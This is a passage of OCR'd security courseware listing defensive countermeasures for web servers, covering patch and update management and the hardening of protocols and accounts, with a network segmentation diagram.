

User
Router
External Firewall
Web Server
FTP Server
Mail Server
Internal Firewall
Database Server
Application Server
Internet
DMZ
Internal Network

Figure 13.44: Illustration of three different segments in a web-hosting network



Countermeasures: Patches and Updates


1. Scan for existing vulnerabilities, patch, and update the **server software regularly**
2. Before applying any service pack, hotfix, or security patch, **read and peer review** all relevant documentation
3. Apply all updates, regardless of their type on an **"as-needed"** basis
4. Test service packs and hotfixes on a representative **non-production environment** prior to their deployment in production
5. Ensure that service packs, hotfixes, and security patch levels are consistent on **all domain controllers (DCs)**
6. Ensure that **server outages** are scheduled, and that a complete set of **backup tapes** and emergency repair disks are available
7. Keep a **back-out plan** that allows the system and enterprise to return to their original state, prior to a failed implementation
8. Schedule periodic service-pack upgrades as part of operations maintenance and never trail by **more than two service packs**

Countermeasures: Patches and Updates

The following are various countermeasures for secure update and patch management of web servers:

- Scan for existing vulnerabilities; patch and update the server software regularly.
- Before applying any service pack, hotfix, or security patch, read and peer review all relevant documentation.
- Apply all updates, regardless of their type, on an “as-needed” basis.
- Test service packs and hotfixes on a representative non-production environment prior to their deployment in production.
- Ensure that service packs, hotfixes, and security patch levels are consistent on all domain controllers (DCs).
- Ensure that server outages are scheduled and that a complete set of backup tapes and emergency repair disks are available.
- Keep a back-out plan that allows the system and enterprise to return to their original state, prior to a failed implementation.
- Schedule periodic service-pack upgrades as part of operations maintenance and never trail by more than two service packs.
- Disable all unused script extension mappings.
- Avoid using default configurations dispatched with web servers.

- Use virtual patches in the organization because they provide additional identification/logging capabilities.
- Establish a disaster recovery plan to handle patch management failures.
- Conduct an extensive risk assessment to determine which segments of the network are most vulnerable or at high risk that need to be patched first.
- Make a detailed inventory of all the endpoints, services, and dependencies.
- While deploying a patch to the full system, ensure that it is performed in testing environment first.
- Deploy an alerting system for patches.
- Use a patch management application or system such as SolarWinds Patch Manager to automate the procedure.
- Regularly conduct monitoring and reporting to ensure your patch management processes and updates are performing effectively.
- Reduce your exposure to third-party risks by limiting the number of software versions you employ.
- All patch and update operations should be validated and documented for accessibility, analysis, and confirmation.
- Make a standardized patch management and security update methodology as part of the SDLC.



Countermeasures: Protocols and Accounts

Protocols

- Block all unnecessary **ports, ICMP traffic**, and unnecessary protocols such as NetBIOS and SMB
- Harden the TCP/IP stack and consistently apply the **latest software patches** and updates to system software
- If insecure protocols such as **Telnet**, **POP3**, **SMTP**, and **FTP** are used, then take appropriate measures to provide secure authentication and communication, for example, by using IPsec policies
- If remote access is needed, ensure that remote connections are secured properly by using **tunneling and encryption protocols**
- Disable **WebDAV** if it is not used by the application or keep it secure if it is required

Accounts

- Remove all unused **modules and application extensions**
- **Disable unused default user accounts** created during the installation of an OS
- When creating a new web root directory, **grant appropriate (least possible) NTFS permissions** to anonymous users of the IIS web server to access the web content
- **Eliminate unnecessary database users** and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning
- Use secure web permissions, NTFS permissions, and **.NET Framework access control mechanisms** including URL authorization
- Slow down brute force and dictionary attacks with **strong password policies** and implement audits and alerts for login failures

Countermeasures: Protocols and Accounts

Countermeasures: Protocols

The following are various countermeasures for using secure protocols on web servers:

